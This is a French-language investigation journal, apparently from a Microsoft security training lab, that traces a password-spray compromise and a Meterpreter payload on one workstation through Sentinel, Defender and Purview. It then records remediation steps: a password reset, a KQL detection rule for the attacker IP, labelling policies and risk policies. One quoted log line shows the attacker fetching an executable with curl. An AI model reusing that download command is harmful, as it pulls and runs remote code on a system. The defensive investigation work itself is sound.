

Redouane

Morning investigation :

Pour commencer je 'ai choisis de commencer par sentinel car je me dit qu'il doit avoir des log intéressante et importante

The screenshot displays the Microsoft Sentinel Incidents interface. The left sidebar contains navigation options: General (Overview, Logs, News & guides), Threat management (Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence), Content management (Content hub (Preview), Repositories (Preview), Community), Configuration (Data connectors, Analytics, Watchlist, Automation, Settings), and a '3 Bonus Facts' badge. The main area shows a summary of incidents: 10 Open incidents, 10 New incidents, and 0 Active incidents. A bar chart titled 'Open incidents by severity' shows counts for High (1), Medium (9), Low (0), and Informational (0). Below this is a table of incidents with columns for Severity, Incident ID, Title, Alerts, Product names, Created time, and Last update time. The 'Password Spray' incident (ID 6) is highlighted. A detailed view of this incident is shown on the right, including its description ('Password spray attack detected'), alert product names ('Azure Active Directory Identity Protection'), evidence, and a list of related incidents (2) and tactics (1). The incident link is provided at the bottom.

Severity	Incident ID	Title	Alerts	Product names	Created time	Last update time
Medium	13	Unfamiliar sign-in properties	1	Azure Active Direct...	11/03/21, 11:15 AM	11/03/21, 11:15 AM
Medium	12	Multi-stage incident involu...	2	Microsoft 365 Defe...	10/29/21, 04:26 PM	10/29/21, 04:30 PM
Medium	9	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:41 AM	10/28/21, 10:41 AM
Medium	8	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:37 AM	10/28/21, 10:37 AM
Medium	7	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:33 AM	10/28/21, 10:33 AM
High	6	Password Spray	1	Azure Active Direct...	10/28/21, 06:44 AM	10/28/21, 06:44 AM
Medium	4	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM
Medium	3	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 PM	10/27/21, 04:36 PM
Medium	2	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM
Medium	1	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 PM	10/27/21, 02:52 PM


en allant dans incident je vois des adresses ip suspect utilisier par amaru et je vois qu'il y a eu du password spray.Puis je me suis rendu dans le defender puis j'ai vu plus d'info sur amaru :

## Multi-stage incident involving Execution & Defense...

Summary Alerts (2) Devices (1) Users (1) Mailboxes (0) Investigations (0) Evidence and Response (3) Graph

Alerts and categories

**2/2 active alerts**  
**2 MITRE ATT&CK tactics**



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

**1 impacted device**  
**1 impacted user**

Top impacted entities

Entity type	Risk level/investigation priority	Tags
PC105	Medium	
amari.rivera	No data available	

View entities

Evidence

**3 entities found**

View all entities

Oct 29, 2021, 4:15:56 PM | New  
**A malicious PowerShell Cmdlet was invoked on the machine on PC105 by user amari.rivera**

Oct 29, 2021, 4:24:44 PM | New  
**Reflective dll loading detected on pc105 by user amari.rivera**

View alerts

La je vois le pc sur lequel tosu c'est passer je decide d'investiguer dedans :

pc105 Medium Active

Manage tags Go hunt Isolate device Restrict app execution 6 Critical Facts

Device summary

Tags: No tags found

Security Info

Open incidents: 1

Active alerts: 2

Exposure level: Medium

Risk level: Medium

Device details

Domain: Workgroup

OS: Windows 10 64-bit, Version 20H2, Build 19042.1288

Health state: Active

Data sensitivity: None

IP addresses: ...


Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs

Highlighted alert: Meterpreter post-exploitation tool

Export Search Full screen Oct 22, 2021-Oct 29, 2021 Choose columns Filters

Event time	Event	Additional information
11/2/2021, 11:16:06 A...	Microsoft_Office_Office Feature Updates.xml file observed on host	
10/29/2021, 4:18:28.036 PM	patch.exe read potentially valuable file ShoppingList.zip	T1005: Data from Local S...
10/29/2021, 4:15:56.832 PM	A malicious PowerShell Cmdlet was invoked on the machine	Execution
10/29/2021, 4:15:22.937 PM	Meterpreter post-exploitation tool	SuspiciousActivity
10/29/2021, 4:15:22.937 PM	Event of type (AntivirusDetectionActionType) observed on device	SuspiciousActivity
10/29/2021, 4:15:14.268 PM	svchost.exe established connection with 40.79.197.35:443 (v10.events.data.microsof...	
10/29/2021, 4:12:53.101 PM	patch.exe established connection with 20.108.242.184:443	
10/29/2021, 4:12:48.053 PM	SearchApp.exe established connection with 52.96.69.2:443	
10/29/2021, 4:09:22.307 PM	svchost.exe created process audiodg.exe	
10/29/2021, 4:09:18.941 PM	curl http://20.108.242.184/name.exe -o patch.exe	SuspiciousActivity
10/29/2021, 4:09:18.523 PM	curl.exe created file patch.exe	
10/29/2021, 4:14:06.930 PM	svchost.exe created registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Sys...	

il y a eu des actions suspect dans cette machine l'executable patch.exe est tres suyspect




Multi-stage incident involving Execution & Defens...

Manage incident

Summary Alerts (2) Devices (1) Users (1) Mailboxes (0) Investigations (0) Evidence and Response (3) Graph



Evidence summary (3) 1-3 of

Processes (3)

Verdict	Process Name	Process ID
 Suspicious	patch.exe	8836

Je décide de retourner sur sentinelle et chercher les logs dans security alertes qui mentionne amari.rivera

et j'en recois pas mal qui confirme que cette user et compromis

SourceSystem	Detection
ProductName	Microsoft Defender Advanced Threat Protection
 AlertLink	<a href="https://security.microsoft.com/alerts/da637711467887298890_358011880?tid=ca4ceef5-7f57-4f1d-a0a0-f7b0671dfc24">https://security.microsoft.com/alerts/da637711467887298890_358011880?tid=ca4ceef5-7f57-4f1d-a0a0-f7b0671dfc24</a>
Status	New
 CompromisedEntity	pc105
Tactics	DefenseEvasion
Type	SecurityAlert

Suite a ca je décide de me rendre dans Active directory afin d'enquete principalement sur amari et voir si il y a pas d'autre compte potentiellement compromis.

Au cours de mon enquête approfondie sur le compte d'Amari dans la section des rapports Azure AD Identity Protection, j'ai identifié des signes de compromission. Trois comptes, dont celui d'Amari, ont présenté un niveau de risque élevé, avec les deux autres ayant été mis à jour avant lui. La chronologie des incidents a confirmé qu'Amari était la principale préoccupation. Malgré des informations supplémentaires sur des attaques d'identité dans le rapport Risky Sign-in, elles semblaient non liées à l'incident en cours. Cependant, le rapport de détection des risques a révélé une attaque par password spray sur le compte d'Amari, fournissant des indices cruciaux de compromission. Réagissant rapidement, j'ai confirmé le statut de « Utilisateur compromis » dans le rapport Utilisateurs à risque et procédé à la réinitialisation immédiate du mot de passe associé au compte d'Amari.

## Redouane

Home > Identity Protection

### Identity Protection | Risky sign-ins

Search (Ctrl+F) | Download | Learn more | Export Data Settings | Configure trusted IPs | Troubleshoot | Select all | Confirm sign-in is compromised | Confirm sign-in is not compromised

Overview | Diagnose and solve problems | Protect | User risk policy | Sign-in risk policy | MFA registration policy | Report | Risky users | Risky sign-ins | Risk detections | Notify | Users at risk detected alerts | Weekly digest | Troubleshooting + Support | Virtual assistant (Preview) | Troubleshoot | New support request

Auto refresh: Off | Date: Last 1 month | Show dates as: Local | Risk state: 2 selected | Risk level (real-time): None Selected | Risk level (aggregated):

Sign-in type: 2 selected | Add filters

Date	User	IP address	Location
11/4/2021, 3:04:14 PM	BFO Admin	73.42.240.77	Redmond, WA
9/6/2021, 3:04:49 PM	Adele Vance	73.42.240.77	Redmond, WA
9/1/2021, 7:01:55 AM	Debra Berger	66.142.54.8	Horsham, PA
9/1/2021, 3:04:27 PM	Alex Wilber	66.195.49.91	Gazera, NY
8/31/2021, 12:31:01 PM	Nector Wilke	178.17.174.14	Chisinau, CH
8/30/2021, 8:31:02 PM	Diego Scialnik	2.42.143.241	Roma, RM
8/29/2021, 11:29:51 AM	Megan Bowen	89.29.247.113	Barcelona, B
8/27/2021, 11:29:05 PM	Lidia Holloway	94.195.46.41	Poulton, GL
8/27/2021, 3:47:05 PM	Emily Braun	185.100.87.250	Barcelona, B
8/27/2021, 2:05:48 PM	Emily Braun	91.219.227.21	Budapest, B
8/27/2021, 12:57:13 AM	Pradeep Gupta	89.1.212.63	Koeln-Sueltz
8/25/2021, 3:27:19 AM	Enrico Cattaneo	217.122.226.95	Veldhuizen
8/24/2021, 11:13:40 PM	Isaiah Langer	49.181.157.55	Rodd Point
8/19/2021, 6:34:40 PM	Christie Cline	220.240.59.244	Piscine Point
8/19/2021, 4:24:37 AM	Grady Archie	51.171.213.49	Dublin, DU
8/18/2021, 3:43:28 PM	Allan Oeyoung	119.118.0.236	Liverpool, N
8/18/2021, 10:05:49 AM	Ivin Sayers	186.80.129.41	Niza, DZ
8/17/2021, 8:21:46 AM	Jordan Miller	62.51.134.146	Cefn Mably
8/16/2021, 9:36:19 AM	Megan Bowen	109.88.29.103	Clarice, BR
8/12/2021, 10:14:45 AM	Lynne Robbins	52.151.48.82	Quincy, WA
8/11/2021, 4:01:34 AM	Joni Sherman	167.220.196.19	London, GB
8/11/2021, 3:59:18 AM	Grady Archie	51.171.213.49	Dublin, DU
8/10/2021, 12:15:19 PM	Adele Vance	94.16.121.91	Frankfurt, AN
8/10/2021, 12:13:28 PM	Adele Vance	185.100.87.72	Bucaresti, B
8/10/2021, 8:12:54 AM	Miriam Graham	107.127.49.54	Louisville, KY

#### Risky Sign-in Details

User's risk report | User's sign-ins | User's risky sign-ins

Basic info | Device info | Risk info | MFA info

DETECTION TYPE: Unfamiliar sign-in properties | DETECTION: At risk | TIME DETECTED: 8/31/2021, 12:45 PM | DETECTION: Real-time

- Risk level: High
- Risk detail: -
- Source: Identity Protection
- Detection last updated: 8/31/2021, 12:45 PM
- Sign-in time: 8/31/2021, 12:31:01 PM
- IP address: 178.17.174.14
- Sign-in location: Chisinau, Chisinau, MD
- Sign-in client: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
- Token issuer type: Azure AD

## Risky Sign-in Details

User's risk report | User's sign-ins | User's risky sign-ins

Basic info | Device info | Risk info | MFA info

4 Bonus Facts

DETECTION TYPE: Unfamiliar sign-in properties | DETECTION: At risk | TIME DETECTED: 8/27/2021, 3:47:05 PM | DETECTION: Real-time

- Risk level: High
- Risk detail: -
- Source: Identity Protection
- Detection last updated: 8/27/2021, 4:45 PM
- Sign-in time: 8/27/2021, 3:47:05 PM
- IP address: 185.100.87.250
- Sign-in location: Barcelona, Barcelona, ES
- Sign-in client: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
- Token issuer type: Azure AD

policy

Après avoir trouver tous c'est fichier j'ai attribuer une nouvelle politique avec la possibilité qu'un initié puisse divulguer des données, j'ai décidé de configurer une détection à l'aide de Purview

Insider Risk. Dans un premier temps, une politique a été mise en place, axée sur les fuites de données générales. Bien que d'autres politiques offraient des détections similaires, l'environnement ne disposait pas des informations supplémentaires nécessaires, telles que la connexion à un système de gestion des ressources humaines pour être informé des départs d'utilisateurs. Plutôt que d'appliquer la détection à l'ensemble de l'entreprise, la politique a été restreinte au groupe d'application Ecommerce. Ensuite, la politique a été configurée pour se concentrer sur les sites SharePoint, les informations sensibles, et les types d'activités d'exfiltration.

Afternoon:

Lead: Set up Compliance Policies

J'ai renforcé la protection des informations sensibles sur les données client en configurant des étiquettes et des stratégies dans Microsoft Purview. Initialement, j'ai créé une étiquette dans la section Protection des informations, définissant le chiffrement des fichiers et des e-mails, avec des autorisations restreintes à l'équipe de l'application de commerce électronique.

Ensuite, j'ai mis en place une stratégie d'étiquetage automatique en appliquant le modèle financier par défaut à Exchange, sites SharePoint, et comptes OneDrive. La politique a été testée en mode simulation pour vérifier son exactitude avant d'élargir sa portée, tout en me permettant d'estimer le temps nécessaire pour l'application complète des étiquettes.

Lead: Investigate Amari's Device in Microsoft 365 Defender

J'ai décidé de mener une enquête approfondie sur l'appareil d'Amari afin de découvrir d'autres preuves liées à l'activité des attaquants. Dans un premier temps, j'ai réalisé une recherche avancée en utilisant KQL pour repérer les occurrences de l'adresse IP des attaquants, inspectant attentivement chaque enregistrement dans l'ensemble des résultats.

Ensuite, depuis la page Appareil de Microsoft 365 Defender, j'ai examiné l'onglet Alertes, découvrant des informations évidentes concernant l'activité de l'attaquant.

## Redouane

New query [+ Create new](#)

[Run query](#) [Save](#) [Share link](#) [Custom Time Range](#) [Create detecti](#)

Query

1 `search '20.108.242.184'`

---

Getting Started **Results**

[Export](#) 6 items 00:01.641 Low [Chart Type](#) [Customize](#)

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM				
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM				
DeviceEvents	Oct 29, 2021 11:05:34 PM				
DeviceEvents	Oct 29, 2021 11:09:18 PM				
DeviceEvents	Oct 29, 2021 11:12:42 PM				
DeviceFileEvents	Oct 29, 2021 11:09:18 PM				

**pc105** Medium [Manage tags](#) [Go hunt](#) [Isolate device](#) [Restrict app execution](#) 3 Critical Facts 3 Bonus Facts

**Device summary**

Tags: No tags found

Security Info

Open incidents: 1

Active alerts: 2

Exposure level: Medium

Risk level: Medium

Overview **Alerts** Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs

Page 1 [Choose columns](#) 30 items per page [Filters](#)


✓	Title	Ta...	Severity	Stat...	Linked by	Category	Impacted Entities
✓	Reflective dll loading detected		Medium	New		Defense evasion	pc105
✓	A malicious PowerShell Cmdlet was invoked on the machine		Medium	New		Execution	PC105
✓	Meterpreter post-exploitation tool		Medium	Resolved		Suspicious activi...	pc105
	[Test Alert] Suspicious Powershell commandline		Informational...	Resolved		Execution	pc105

### Search for Internal Communication Containing the IP Address

Ayant identifié l'adresse IP des attaquants comme un indicateur de compromission, j'ai entrepris une recherche ciblée d'e-mails et de communications dans Microsoft Purview Content afin d'obtenir des informations pertinentes liées à cette adresse IP. La configuration de la recherche impliquait la spécification des emplacements et des conditions appropriées.

Une fois la recherche achevée, j'ai consolidé tous les éléments dans un unique fichier .pst. En procédant à l'exportation, j'ai sélectionné le fichier dans l'onglet Exporter. Après avoir copié la clé d'exportation dans le presse-papiers, j'ai téléchargé les résultats. Au cours de cette analyse, j'ai repéré une discussion Teams significative. Rapidement, je suis retourné pour informer l'équipe de mes découvertes.


Redouane



Lead: Investigate IP Address in Sentinel

Ayant en ma possession une adresse IP considérée comme un indicateur de compromission, la priorité était de mener une recherche approfondie au sein de notre environnement. Dans Microsoft Sentinel, j'ai initié une recherche KQL dans les journaux.

## Redouane



After you have collected evidence in Logs, expand the left navigation to get to Analytics so you can create a rule.

TimeGenerated (UTC)	Status	Type	AccountDomain	AccountName	AccountSid	ActionType	AdditionalFields
10/29/2021, 11:09:34.197 PM	DeviceEvents	DeviceEvents	pc105	amaruiversa	S-1-5-21-36399579-3830251837-2989687702...	CreateRemoteThreadApi...	("IntegrityLevel":8192)
10/29/2021, 11:09:38.941 PM	DeviceEvents	DeviceEvents	pc105	amaruiversa	S-1-5-21-36399579-3830251837-2989687702...	AntivirusDetection	("WasExecutingWhileDetected":fa...
10/29/2021, 11:12:42.615 PM	DeviceEvents	DeviceEvents	pc105	amaruiversa	S-1-5-21-36399579-3830251837-2989687702...	CreateRemoteThreadApi...	("IntegrityLevel":8192)
10/29/2021, 11:09:38.523 PM	DeviceEvents	DeviceEvents				FileCreated	
10/29/2021, 11:12:53.101 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSuccess	
10/29/2021, 11:12:53.274 PM	DeviceNetworkEv...	DeviceNetworkEv...				ConnectionSuccess	@

En suivant cette démarche, j'ai créé une règle d'analyse Near-Real-Time (NRT) à partir de l'option Analytics dans la section Configuration du portail Sentinel. La requête de la règle a été configurée pour surveiller les événements réseau associés à l'adresse IP. Dans un souci de clarté pour les autres analystes, j'ai inclus des mappages d'entités pour le compte, l'adresse IP, l'hôte, et le processus.

Avec la détection active en place, la règle était conçue pour créer un incident dès que l'adresse IP serait repérée dans les données de journal nouvellement ingérées, renforçant ainsi notre capacité à réagir rapidement face à cette menace potentielle.




Home > Microsoft Sentinel > Microsoft Sentinel >


## Analytics rule wizard - Create a new NRT rule


Validation passed.


General Set rule logic Incident settings (Preview) Automated response **Review and create**


Analytics rule details

Name  Rule for 20.108.242.184


Description  Alert whenever this IP is contacted

Tactics  Initial Access

Severity  Medium


Status  Enabled


Analytics rule settings


Rule query  DeviceNetworkEvents  
| where RemoteIP == '20.108.242.184'


Suppression Not configured


Entity mapping

Entity 1:  Account  
Identifier: AadUserId, Value: InitiatingProcessAccountUpn

Entity 2:  IP  
Identifier: Address, Value: RemoteIP

Entity 3:  Host  
Identifier: HostName, Value: DeviceName

Entity 4:  Process  
Identifier: CommandLine, Value: InitiatingProcessCommandLine

Custom details  Not configured

Previous Create

### Lead: Configure Windows Security Baseline

Pour garantir la configuration automatique des appareils avec la ligne de base de sécurité Windows et ainsi mettre en place les meilleures pratiques pour réduire la surface d'attaque, j'ai accédé à Endpoint Security dans le Gestionnaire de points de terminaison de Microsoft.

J'ai élaboré un profil dédié à la ligne de base de sécurité Windows, visant à déployer une version adaptée à l'ensemble des utilisateurs de notre environnement. La configuration des règles de réduction de la surface d'attaque a été minutieusement confirmée, en se basant sur le vecteur d'attaque courant impliquant un document Word qui exécute PowerShell pour communiquer avec l'attaquant.

Notamment, PowerShell a tenté de contourner l'antivirus en obscurcissant son action .

### Evening Investigation Lead:

#### Configure Azure AD Identity Protection

Au cours de mon investigation, j'ai constaté que la configuration d'Azure AD Identity Protection n'assurait pas automatiquement la gestion du risque utilisateur et du risque de connexion. Pour remédier à cela, dans Azure AD Identity Protection, j'ai pris l'initiative de configurer une stratégie de risque utilisateur ainsi qu'une politique de connexion, exigeant une correction appropriée du contrôle d'accès.

Home > Identity Protection

## Identity Protection | User risk policy ...

Overview

Diagnose and solve problems

**Protect**

User risk policy

Sign-in risk policy

MFA registration policy

**Report**

Risky users

Risky sign-ins

Risk detections

**Notify**

Users at risk detected alerts

Weekly digest

**Troubleshooting + Support**

Virtual assistant (Preview)

Troubleshoot

New support request

Policy Name

User risk remediation policy

Assignments

Users

All users

User risk ⓘ

High

Controls

Access ⓘ

Require password change

### Lead: Investigate Angel's Sign-In Logs

Face à la préoccupation quant à une éventuelle compromission de l'identité d'Angel, j'ai réalisé une recherche approfondie dans les journaux de connexion Azure AD pour les données de connexion d'Angel, autour de l'heure pivot UTC du message de discussion. Malheureusement, aucune preuve ni indice n'a été trouvé, fournissant ainsi aucune indication de compromission de son identité.

### Lead: Investigate Angel in Sentinel and Microsoft 365 Defender

Suite à cela, j'ai procédé à une enquête approfondie sur l'activité suspecte d'Angel en utilisant Microsoft Sentinel et Microsoft 365 Defender. Dans les journaux de Microsoft Sentinel, j'ai effectué une recherche ciblée sur le compte d'Angel, identifiant l'appareil qu'il utilisait. En poursuivant dans Microsoft 365 Defender, j'ai consulté la page dédiée à l'appareil d'Angel, ne trouvant rien de suspect à ce stade.

Redouane

Par la suite, j'ai accédé à la recherche avancée pour investiguer le nom de l'appareil. Malheureusement, aucune preuve de compromis n'a été détectée pour l'appareil. Il est maintenant nécessaire de rapporter ces constatations à l'équipe.

The screenshot displays the Azure Sentinel 'Logs' section. A query is entered in the search bar: `search in (SecurityAlert) 'pc067'`. The results section shows a message: 'No results found from the custom time range. Try selecting another time range.' A purple callout box with a white border contains the following text: 'Excellent investigative work. You now know Angel's device pc067 has no security alerts. Gather your journal entry and let's go to Microsoft 365 Defender for more evidence gathering. Investigate in Microsoft 365 Defender'. Below the search bar, the 'Device summary' for 'pc067' is shown. It includes a 'Tags' section with 'No tags found', a 'Security Info' section with 'Open incidents: 0', 'Active alerts: 0', 'Exposure level: Medium', and 'Risk level: None'. The 'Device details' section shows 'Domain: AAD joined'. On the right, the 'Timeline' tab is active, showing a list of events. A purple callout box with a white border contains the following text: 'There is a large amount of information here. It might be time to "Go Hunt" further. The Go hunt link will populate an advanced hunting query. Going to Advanced Hunting directly will not provide you with this query.'

Azure Sentinel | Logs

Selected workspace: 'azuresentinelworkspace'

New Query 1\*

Time range: Custom

1 search in (SecurityAlert) 'pc067'

Results Chart

Completed

No results found from the custom time range. Try selecting another time range.

Excellent investigative work. You now know Angel's device pc067 has no security alerts. Gather your journal entry and let's go to Microsoft 365 Defender for more evidence gathering. Investigate in Microsoft 365 Defender

Advanced hunting / pc067

pc067

No known risks

Device summary

Tags

No tags found

Security Info

Open incidents: 0

Active alerts: 0

Exposure level: Medium

Risk level: None

Device details

Domain: AAD joined

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities

There is a large amount of information here. It might be time to "Go Hunt" further. The Go hunt link will populate an advanced hunting query. Going to Advanced Hunting directly will not provide you with this query.

Event time

10/29/2021, 4:23:50.2 PM Teams.exe established connection with 52.114.133.162 to commo

10/29/2021, 4:23:50.259 PM Teams.exe established connection with 52.114.133.162:443 (presence.teams.micros

10/29/2021, 4:19:50.243 PM Teams.exe established an outbound connection with 52.114.133.178 to commo

10/29/2021, 4:19:50.243 PM Teams.exe established connection with 52.114.133.178:443 (presence.teams.micros

10/29/2021, 4:15:50.244 PM Teams.exe established an outbound connection with 52.114.132.55 to common

10/29/2021, 4:15:50.244 PM Teams.exe established connection with 52.114.132.55:443 (presence.teams.micros

The screenshot displays the Microsoft Purview Advanced Hunting interface. On the left is a navigation pane with categories like Home, Incidents & alerts, Alerts, Email & collaboration alerts, Hunting, Actions & submissions, Action center, Threat analytics, Secure score, Learning hub, and Trials. The main area is titled 'Advanced Hunting' and shows a query: `search '13.68.237.243'`. Below the query, there's a table with columns: Stable, Timestamp, AlertId, Title, Category, and Severity. The table shows several results, with the last one highlighted: DeviceInfo, Oct 29, 2021 7:10:04 PM, and Severity 3. A purple callout box points to this result with the text: 'The device pc034 was involved. Perhaps you should go and check if that device is at risk.' On the right, the 'Inspect record' pane shows details for the selected device, including its ID, name, type, report ID, client version, public IP, and user information.

**Advanced Hunting**

Query: `search '13.68.237.243'`

**Results**

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceInfo	Oct 29, 2021 10:55:04 PM				
DeviceInfo	Oct 29, 2021 11:10:04 PM				
DeviceInfo	Oct 29, 2021 11:25:04 PM				
DeviceInfo	Oct 29, 2021 10:25:04 PM				
DeviceInfo	Oct 29, 2021 9:25:04 PM				
DeviceInfo	Oct 29, 2021 8:55:04 PM				
DeviceInfo	Oct 29, 2021 9:55:04 PM				
DeviceInfo	Oct 29, 2021 8:40:04 PM				
DeviceInfo	Oct 29, 2021 7:10:04 PM				3

**Inspect record**

Assets: **3 Critical Failures**

Devices (1): **pc034**

**All details**

- Stable: DeviceInfo
- Timestamp: Oct 29, 2021 7:10:04 PM
- DeviceId: 71c7d5f60ce2aeb1a0e2bdc1299ea31fac8b6fd
- DeviceName: pc034
- DeviceType: Workstation
- ReportId\_long: 1926
- ClientVersion: 10.7910.22000.1
- PublicIP: 13.68.237.243
- IsAzureADJoined: 0
- AadDeviceId: 00a7e801-4464-4ba2-88c4-692b47196b93
- LoggedOnUsers:
 

UserName	DomainName	Sid
tomo.takanashi	pc034	S-1-5-21-111...

## Lead: Communication Compliance Search

Fort de nouveaux indices médico-légaux, j'ai initié une enquête approfondie sur les communications en utilisant la fonction de recherche de contenu dans Microsoft Purview. Cette fois-ci, j'ai focalisé la recherche sur les communications d'Angel autour de l'heure pivot UTC correspondant à nos autres indices médico-légaux. Après avoir créé un Export pour cette recherche, j'ai téléchargé l'exportation et effectué une analyse minutieuse des résultats à la recherche d'indices pertinents.

## Review your search and create it

### Name and description

Name

Enter a friendly name

Description

Enter a friendly description

[Edit name and description](#)

### Search criteria

(c:c)(date=2021-10-24..2021-10-31)

[Edit search criteria](#)

### Locations

SharePoint

Disabled

Exchange

angel.brown@bestforyouorganic.onmicrosoft.com

Exchange public folders

Disabled

[Edit locations](#)

### Gathering for Alex's birthday



Quinn Anderson

Red ☒ kickball squad

